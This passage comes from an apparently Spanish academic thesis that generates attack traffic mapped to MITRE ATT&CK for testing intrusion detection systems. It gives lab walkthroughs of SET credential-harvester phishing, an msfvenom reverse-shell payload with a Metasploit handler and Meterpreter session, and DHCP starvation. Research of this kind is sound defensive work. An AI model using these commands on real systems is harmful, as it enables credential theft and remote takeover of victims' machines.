| Execution            |                                                    |              |

| ID                          | Subtécnica                                                       | Implementado |
|-----------------------------|------------------------------------------------------------------|--------------|
| T1204.001                   | User Execution: Malicious Link                                   | SI           |
| T1569.002                   | System Services: Service Execution                               | SI           |
| T1053.002                   | Scheduled Task/Job: At*                                          | SI           |
| <b>Persistence</b>          |                                                                  |              |
| ID                          | Subtécnica                                                       | Implementado |
| T1205.001*                  | Traffic Signaling: Port Knocking*                                | SI           |
| T1205.002*                  | Traffic Signaling: Socket Filters*                               | NO           |
| T1505.003                   | Server Software Component: Web Shell                             | SI           |
| T1542.005*                  | Pre-OS Boot: TFTP Boot*                                          | SI           |
| T1053.002                   | Scheduled Task/Job: At*                                          | SI           |
| T1543.003*                  | Create or Modify System Process: Windows Service*                | SI           |
| <b>Privilege Escalation</b> |                                                                  |              |
| ID                          | Subtécnica                                                       | Implementado |
| T1053.002                   | Scheduled Task/Job: At*                                          | SI           |
| T1543.003*                  | Create or Modify System Process: Windows Service*                | SI           |
| <b>Defense Evasion</b>      |                                                                  |              |
| ID                          | Subtécnica                                                       | Implementado |
| T1070.005                   | Indicator Removal: Network Share Connection Removal              | SI           |
| T1205.001*                  | Traffic Signaling: Port Knocking*                                | SI           |
| T1205.002*                  | Traffic Signaling: Socket Filters*                               | NO           |
| T1218.003                   | System Binary Proxy Execution: CMSTP                             | NO           |
| T1218.005                   | System Binary Proxy Execution: Mshta                             | NO           |
| T1218.007                   | System Binary Proxy Execution: Msiexec                           | NO           |
| T1218.010                   | System Binary Proxy Execution: Regsvr32                          | SI           |
| T1542.005*                  | Pre-OS Boot: TFTP Boot*                                          | SI           |
| T1599.001                   | Network Boundary Bridging: Network Address Translation Traversal | SI           |

| Credential Access   |                                                                       |              |
|---------------------|-----------------------------------------------------------------------|--------------|
| ID                  | Subtécnica                                                            | Implementado |
| T1003.006           | OS Credential Dumping: DCSync                                         | SI           |
| T1557.001*          | Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay*        | NO           |
| T1557.002*          | Adversary-in-the-Middle: ARP Cache Poisoning*                         | SI           |
| T1157.003*          | Adversary-in-the-Middle: DHCP Spoofing*                               | SI           |
| Discovery           |                                                                       |              |
| ID                  | Subtécnica                                                            | Implementado |
| T087.002            | Account Discovery: Domain Account                                     | SI           |
| Lateral Movement    |                                                                       |              |
| ID                  | Subtécnica                                                            | Implementado |
| T1021.001           | Remote Services: Remote Desktop Protocol                              | NO           |
| T1021.002           | Remote Services:SMB/Windows Admin Shares                              | NO           |
| T1021.003           | Remote Services: Distributed Component Object Model                   | NO           |
| T1021.004           | Remote Services: SSH                                                  | SI           |
| T1021.005           | Remote Services:VNC                                                   | NO           |
| T1021.006           | Remote Services:Windows Remote Management                             | NO           |
| T1563.001           | Remote Service Session Hijacking: SSH Hijacking                       | NO           |
| T1563.002           | Remote Service Session Hijacking: RDP Hijacking                       | SI           |
| Collection          |                                                                       |              |
| ID                  | Subtécnica                                                            | Implementado |
| T1557.001*          | Adversary-in-the-Middle:LLMNR/NBT-NS Poisoning and SMB Relay*         | NO           |
| T1557.002*          | Adversary-in-the-Middle:ARP Cache Poisoning*                          | SI           |
| T1557.003*          | Adversary-in-the-Middle:DHCP Spoofing*                                | SI           |
| T1602.001           | Data from Configuration Repository: SNMP(MIB Dump)                    | SI           |
| T1602.002           | Data from Configuration Repository: Network Decive Configuration Dump | NO           |
| T1114.002           | Email Collection:Remote Email Collection                              | SI           |
| Command and Control |                                                                       |              |

| ID                  | Subtécnica                                                          | Implementado |
|---------------------|---------------------------------------------------------------------|--------------|
| T1001.001           | Data Obfuscation: Junk Data                                         | NO           |
| T1001.002           | Data Obfuscation: Steganography                                     | SI           |
| T1001.003           | Data Obfuscation: Protocol Impersonation                            | SI           |
| T1071.001           | Application Layer Protocol: Web Protocols                           | NO           |
| T1071.002           | Application Layer Protocol: File Transfer Protocols                 | NO           |
| T1071.003           | Application Layer Protocol: Mail Protocols                          | NO           |
| T1071.004           | Application Layer Protocol: DNS                                     | SI           |
| T1090.001           | Proxy:Internal Proxy                                                | SI           |
| T1090.002           | Proxy:External Proxy                                                | NO           |
| T1090.003           | Proxy: Multi-hop Proxy                                              | NO           |
| T1090.004           | Proxy: Domain Fronting                                              | NO           |
| T1102.001           | Web Service:One-Way Communication                                   | NO           |
| T1102.002           | Web Service:Bidirectional Communication                             | SI           |
| T1102.003           | Web Service:Dead Drop Resolver                                      | NO           |
| T1132.001           | Data Encoding:Standard Encoding                                     | SI           |
| T1132.002           | Data Encoding:Non-Standard Encoding                                 | NO           |
| T1205.001*          | Traffic Signaling:Port knocking*                                    | SI           |
| T1205.002*          | Traffic Signaling:Socket filters*                                   | NO           |
| T1568.001           | Dynamic Resolution:Fast Flux DNS                                    | SI           |
| T1568.002           | Dynamic Resolution:Domain Generation Algorithms                     | NO           |
| T1568.003           | Dynamic Resolution:DNS Calculation                                  | NO           |
| T1573.001           | Encrypted Channel:Symmetric Cryptography                            | NO           |
| T1573.002           | Encrypted Channel:Asymmetric Cryptography                           | SI           |
| <b>Exfiltration</b> |                                                                     |              |
| ID                  | Subtécnica                                                          | Implementado |
| T1011.001           | Exfiltration Over Other Network Medium: Exfiltration Over Bluetooth | SI           |

|               |                                                                                               |                     |
|---------------|-----------------------------------------------------------------------------------------------|---------------------|
| T1020.001     | Automated Exfiltration:Traffic Duplication                                                    | SI                  |
| T1048.001     | Exfiltration Over Alternative Protocol:Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | NO                  |
| T1048.002     | Exfiltration Over Alternative Protocol:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | NO                  |
| T1048.003     | Exfiltration Over Alternative Protocol:Exfiltration Over Unencrypted Non-C2 Protocol          | SI                  |
| T1567.001     | Exfiltration Over Web Service:Exfiltration to Code Repository                                 | NO                  |
| T1567.002     | Exfiltration Over Web Service:Exfiltration to Cloud Storage                                   | SI                  |
| T1567.003     | Exfiltration Over Web Service:Exfiltration to Text Storage Sites                              | NO                  |
| T1567.004     | Exfiltration Over Web Service:Exfiltration Over Webhook                                       | NO                  |
| <b>Impact</b> |                                                                                               |                     |
| <b>ID</b>     | <b>Subtécnica</b>                                                                             | <b>Implementado</b> |
| T1491.001     | Defacement:Internal Defacement                                                                | SI                  |
| T1491.002     | Defacement:External Defacement                                                                | NO                  |
| T1498.001     | Network Denial of Service:Direct Network Flood                                                | SI                  |
| T1498.002     | Network Denial of Service:Reflection Amplification                                            | SI                  |
| T1499.001     | Endpoint Denial of Service:OS Exhaustion Flood                                                | SI                  |
| T1499.002     | Endpoint Denial of Service:Service Exhaustion Flood                                           | SI                  |
| T1499.003     | Endpoint Denial of Service:Application Exhaustion Flood                                       | SI                  |
| T1499.004     | Endpoint Denial of Service:Application or System Exploitation                                 | SI                  |
| T1565.002     | Data Manipulation:Transmitted Data Manipulation                                               | SI                  |

Tabla 4-2 Subtécnicas detectables en red implementadas

#### 4.2.1. Tráfico Implementado de Anteriores Investigaciones

La siguiente tabla presenta un resumen de las principales fuentes externas integradas en el banco de ataques actual. Se incluye un identificador único para la nomenclatura de los ataques y sus ficheros asociados, junto con el autor, el año de implementación, la naturaleza del estudio, el número de ataques incluidos y la referencia bibliográfica para ampliar información sobre cada fuente.

| Fuente                                                                                               | Id  | Autor                   | Año  | Estudio                                   | Número Ataques implementados | Referencia Bibliográfica |
|------------------------------------------------------------------------------------------------------|-----|-------------------------|------|-------------------------------------------|------------------------------|--------------------------|
| Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques | [1] | Javier García Clavero   | 2024 | Ataques a conmutadores y puntos de acceso | 28                           | [23]                     |
| Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK    | [2] | Javier Fructuoso Martín | 2022 | Ataques en red                            | 15                           | [24]                     |
| Detección en fase temprana de ciberataques con rastro de red                                         | [3] | Andrés García Coronado  | 2022 | Ataques en red                            | 19                           | [25]                     |
| Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y Fortigate           | [4] | Javier García Borja     | 2024 | Ataques en red                            | 28                           | [26]                     |
| DataSet CIC-2018                                                                                     | [6] | UNB-CIC                 | 2018 | Ataques en red                            | 16                           | [27]                     |

Tabla 4-3 Fuentes de Ataques

En total, se dispone de 106 ataques recopilados por fuentes externas a este trabajo.

#### 4.2.2. Tráfico Generado Nuevo (Ataques)

Puesto que uno de los objetivos de este trabajo es la implementación del 100% de técnicas detectables en red de la matriz MITRE ATT&CK (no se había logrado hasta ahora), ha sido necesario implementar en este trabajo un total de 27 ataques diferentes (31 ataques contabilizando la regeneración de 3 ataques de anteriores investigaciones que no disponíamos en el repositorio). Para ilustrar de manera más gráfica esta labor se muestra a continuación de nuevo una tabla mostrada en el apartado 3.1 dónde se muestran los ataques y técnicas implementadas:



| <b>Táctica</b>      | <b>Técnica</b>                                               | <b>ID</b> |
|---------------------|--------------------------------------------------------------|-----------|
| Reconnaissance      | Phishing for Information: Spearphishing Link                 | T1598.003 |
| Initial Access      | Hardware Additions                                           | T1200     |
| Initial Access      | Phishing: Spearphishing Link                                 | T1566.002 |
| Initial Access      | Content Injection                                            | T1659     |
| Persistence         | BITS Jobs                                                    | T1197     |
| Persistence         | Pre-OS Boot: TFTP Boot                                       | T1542.005 |
| Persistence         | Scheduled Task/Job: At                                       | T1053.002 |
| Persistence         | Create or Modify System Process: Windows Service             | T1543.003 |
| Defense Evasion     | Template Injection                                           | T1221     |
| Defense Evasion     | Network Boundary Bridging: NAT Traversal                     | T1599     |
| Defense Evasion     | Build Image on Host                                          | T1612     |
| Credential Access   | Forced Authentication                                        | T1187     |
| Discovery           | Group Policy                                                 | T1615     |
| Discovery           | Account Discovery: Domain Account                            | T1087.002 |
| Lateral Movement    | Remote Service Session Hijacking: RDP Hijacking              | T1563.002 |
| Lateral Movement    | Lateral Tool Transfer                                        | T1570     |
| Command and Control | Hide Infrastructure                                          | T1665     |
| Command and Control | Ingress Tool Transfer                                        | T1105     |
| Command and Control | Data Encoding: Standard Encoding                             | T1132.001 |
| Command and Control | Remote Access Software                                       | T1219     |
| Command and Control | Dynamic Resolution: Fast Flux DNS                            | T1568.001 |
| Command and Control | Protocol Tunneling                                           | T1572     |
| Command and Control | Encrypted Channel: Asymmetric Cryptography                   | T1573.002 |
| Exfiltration        | Data Transfer Size Limit                                     | T1030     |
| Exfiltration        | Transfer Data to Cloud Account                               | T1537     |
| Exfiltration        | Exfiltration Over Web Service: Exfiltration to Cloud Storage | T1567.002 |
| Impact              | Defacement: Internal Defacement                              | T1491.001 |

Tabla 4-4 Técnica Implementada

#### 4.2.2.1. Reconnaissance

El objetivo de los ataques pertenecientes a la táctica “Reconnaissance” es robar información que se pueda utilizar para operaciones futuras. Por ejemplo, contraseñas, nombres de usuario, localizaciones, tarjetas de crédito...

##### 4.2.2.1.1. Phishing for Information

El objetivo de esta técnica es recolectar información de la víctima a través de la ingeniería social. La ingeniería social se les llama a las diferentes técnicas de manipulación que usan los ciberdelincuentes para obtener información confidencial de los usuarios.

|                                          |                                                                                                                                                                                                                                                                                                                                   |
|------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Técnica: Subtécnica</b>               | Phishing for Information: Spearphishing Link                                                                                                                                                                                                                                                                                      |
| <b>ID</b>                                | T1598.003                                                                                                                                                                                                                                                                                                                         |
| <b>Descripción</b>                       | Mediante el envío de correos electrónicos y el uso de ingeniería social haremos que la víctima haga clic en el enlace adjunto en el correo. Ese enlace le dará acceso a una página web que simula ser un formulario de inicio de sesión de una empresa conocida. La víctima rellena los datos y estos son reenviados al atacante. |
| <b>Servicios utilizados</b>              | Postfix : Servidor de correo electrónico utilizado para enviar y recibir correos electrónicos.                                                                                                                                                                                                                                    |
|                                          | Thunderbird: Cliente de correo electrónico de código abierto desarrollado por Mozilla.                                                                                                                                                                                                                                            |
|                                          | Bind9: Servidor DNS que traduce nombres de dominio a direcciones IP                                                                                                                                                                                                                                                               |
|                                          | Dovecot: Servidor IMAP y POP3 utilizado para recibir y almacenar correos electrónicos.                                                                                                                                                                                                                                            |
| <b>Herramientas de ataque utilizadas</b> | SeToolkit: Herramienta de código abierto para realizar pruebas de ingeniería social y ataques de phishing.                                                                                                                                                                                                                        |
|                                          | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                                                                                                           |

Tabla 4-5 Phishing for Information

El escenario utilizado en este ataque es el siguiente:



Figura 4-1 Escenario Phishing for Information

Para la preparación de la página web que contendrá el formulario que será reenviado al atacante, utilizaremos SeToolKit y seleccionaremos las siguientes opciones en sus menús interactivos:

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Figura 4-2 SeToolKit Phishing for Information

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Figura 4-3 SeToolKit Phishing for Information

```

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

Figura 4-3 SeToolKit Phishing for Information

```

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1

```

Figura 4-4 SeToolKit Phishing for Information

De esta forma, la herramienta nos monta utilizando plantillas de páginas web (en nuestro caso de Google) un servidor web en la IP que indiques posteriormente a las imágenes anteriores. Una vez el servidor web con el formulario se encuentra en funcionamiento, la víctima hace clic en el correo y rellena el formulario acto seguido:




Figura 4-5 Página web Phishing for Information




Figura 4-6 Página web Phishing for Information

En el lado del atacante obtenemos lo siguiente:

```
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.2 - - [04/Apr/2024 11:40:45] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRswFBwd2JmV1hIcDh
tUfdldzBENhIfVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=tfgsnort@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=tfgsnort1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figura 4-7 Robo de datos Phishing for Information

4.2.2.2. Initial Access

El objetivo de esta técnica es a través del uso de diferentes vectores de entrada, ganar acceso a una red o un equipo.

4.2.2.2.1. Hardware Additions

Esta técnica consiste en introducir accesorios hardware a un equipo, hardware de red u otros dispositivos en un sistema o red que pueda ser usado como un vector para ganar acceso.

|                     |                                                                                                                                                     |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica: Subtécnica | Hardware Additions                                                                                                                                  |
| ID                  | T1200                                                                                                                                               |
| Descripción         | Mediante la inserción de un equipo (Máquina Virtual), a una red de manera repentina (simulando uso de Pwn Plug, herramienta de hardware con sistema |

|                                   |                                                                                                                                                                                                                                                                 |
|-----------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                   | operativo integrado que permite conectarse de vuelta con un equipo) nos conectaremos a él para ganar acceso a la red de la empresa. Posteriormente, aprovechando que el equipo víctima tiene un puerto SSH abierto, el atacante se conectará a la víctima. [28] |
| Servicios utilizados              | SSH Server: Permite a usuarios conectarse de forma segura a un sistema remoto a través de una red, permitiendo el acceso y la gestión de archivos y servicios de manera cifrada y autenticada.                                                                  |
| Herramientas de ataque utilizadas | Máquina virtual Ubuntu: Simula el uso de Pwn Plug y dispone de herramientas para facilitar la conexión del atacante a este equipo (SSH Server). [24]<br>SSH: Cliente para realizar conexiones seguras a equipos remotos.                                        |

Tabla 4-6 Hardware Additions

El escenario utilizado para el ataque es el siguiente:




Figura 4-8 Escenario Hardware Additions

Desde el equipo del atacante, una vez introducido el equipo PWN Plug, nos conectaríamos a él y posteriormente al equipo víctima:

```
root@linux-U-L1:~# ssh dit@172.168.0.10
```

Figura 4-9 Comandos acceso a equipos por SSH Hardware Additions

```

root@tfgsnort-U-L1:/home/dit# ssh dit@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
ED25519 key fingerprint is SHA256:B9m/YF5eTtrdRZepWKfECoKnMaUX5iJvEEIt0MO/oEY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/root/.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/root/.ssh/id_rsa": bad permissions
dit@192.168.0.10's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-83-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 357 actualizaciones de forma inmediata.
250 de estas son actualizaciones de seguridad estándares.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

32 actualizaciones de seguridad adicionales se pueden aplicar con ESM Apps.
Aprenda más sobre cómo activar el servicio ESM Apps at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Sep  5 14:38:44 2023
dit@linux-U-L1:~$

```

Figura 4-10 Comandos acceso a equipos por SSH Hardware Additions

#### 4.2.2.2.2. Phishing

El objetivo de esta técnica es obtener acceso al equipo víctima mediante ingeniería social. La ingeniería social se les llama a las diferentes técnicas de manipulación que usan los ciberdelincuentes para obtener información confidencial de los usuarios.

| Técnica: Subtécnica | Phishing: Spearphishing Link                                                                                                                                                                                                                                                                            |
|---------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                  | T1566.002                                                                                                                                                                                                                                                                                               |
| Descripción         | Mediante el envío de correos electrónicos y el uso de ingeniería social haremos que la víctima haga clic en el enlace adjunto en el correo. Ese enlace descargará un archivo malicioso con carga de datos (payload) que al ejecutarlo creará una sesión TCP con la víctima dándonos acceso a su equipo. |

|                                          |                                                                                                            |
|------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <b>Servicios utilizados</b>              | Postfix : Servidor de correo electrónico utilizado para enviar y recibir correos electrónicos.             |
|                                          | Thunderbird: Cliente de correo electrónico de código abierto desarrollado por Mozilla.                     |
|                                          | Bind9: Servidor DNS que traduce nombres de dominio a direcciones IP                                        |
|                                          | Dovecot: Servidor IMAP y POP3 utilizado para recibir y almacenar correos electrónicos.                     |
| <b>Herramientas de ataque utilizadas</b> | SeToolKit: Herramienta de código abierto para realizar pruebas de ingeniería social y ataques de phishing. |
|                                          | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.    |
|                                          | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                      |

Tabla 4-7 Phishing

El escenario utilizado en este ataque es el mismo que para el ataque Phishing for Information (T1598.003):




Figura 4-11 Escenario Phishing

Desde el lado del atacante, realizaremos los siguientes pasos:

1. Creación del payload

```
Msfvenom -p Linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > payloadAccess.exe
```

2. Puesta en marcha de servidor HTTP con fichero payload

Estando situados en la carpeta donde se encuentra el fichero malicioso:

```
Python3 -m http.server 80
```

3. Envío de correo electrónico






Figura 4-12 Correo Electrónico Phishing

4. Poner en escucha la IP y puertos configurados en el payload

```
Msfconsole; use exploit/multi/handler; set payload linux/x64/shell_reverse_tcp; set lhost IP; set lport PORT; run
```

5. Una vez la víctima caiga en el Phishing y ejecute el archivo, obtendremos el acceso:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.3:1234
[*] Sending stage (1017704 bytes) to 192.168.0.4
[*] Meterpreter session 1 opened (192.168.0.3:1234 -> 192.168.0.4:47286) at 2024-04-08 19:03:37 +0200

meterpreter >
```

Figura 4-13 Acceso a víctima Phishing

#### 4.2.2.2.3. Content Injection

El objetivo de este ataque es comprometer canales de transferencia que la víctima o frezca al atacante, tales como campos para escribir texto, servidores de BBDD, servidores DNS...

| Técnica:Subtécnica                | Content Injection                                                                                                                                                                                                                                                                    |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1659                                                                                                                                                                                                                                                                                |
| Descripción                       | Mediante la suplantación de identidad de un servidor DHCP legítimo por uno bajo nuestro control, recomendaremos a la víctima un servidor DNS bajo nuestro control también de forma que resuelva los dominios a páginas creadas por el atacante y permita la inserción de un payload. |
| Servicios utilizados              | Isc-dhcp-server: Servidor DHCP que asigna direcciones IP                                                                                                                                                                                                                             |
|                                   | Bind9: Servidor DNS que traduce nombres de dominio a direcciones IP                                                                                                                                                                                                                  |
|                                   | DHCPStarv: Herramienta para realizar consultas DHCPDiscover y saturar servidor DHCP                                                                                                                                                                                                  |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                                                              |
| Herramientas de ataque utilizadas | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                                                                                                                                                                                                |
|                                   |                                                                                                                                                                                                                                                                                      |

Tabla 4-8 Content Injection

El escenario de ataque es el siguiente:




Figura 4-14 Escenario Content Injection

Como atacantes realizaremos las siguientes acciones:

1. Mediante la herramienta DHCPStarv llenaremos el servidor DHCP legítimo de peticiones DHCP Offer para que no sea capaz de asignar posteriormente una IP al PC Víctima y sea el servidor atacante el que lo haga

```
Dhcpstarv -i <interfaz-red>
```

```
● isc-dhcp-server.service - ISC DHCP IPv4 server
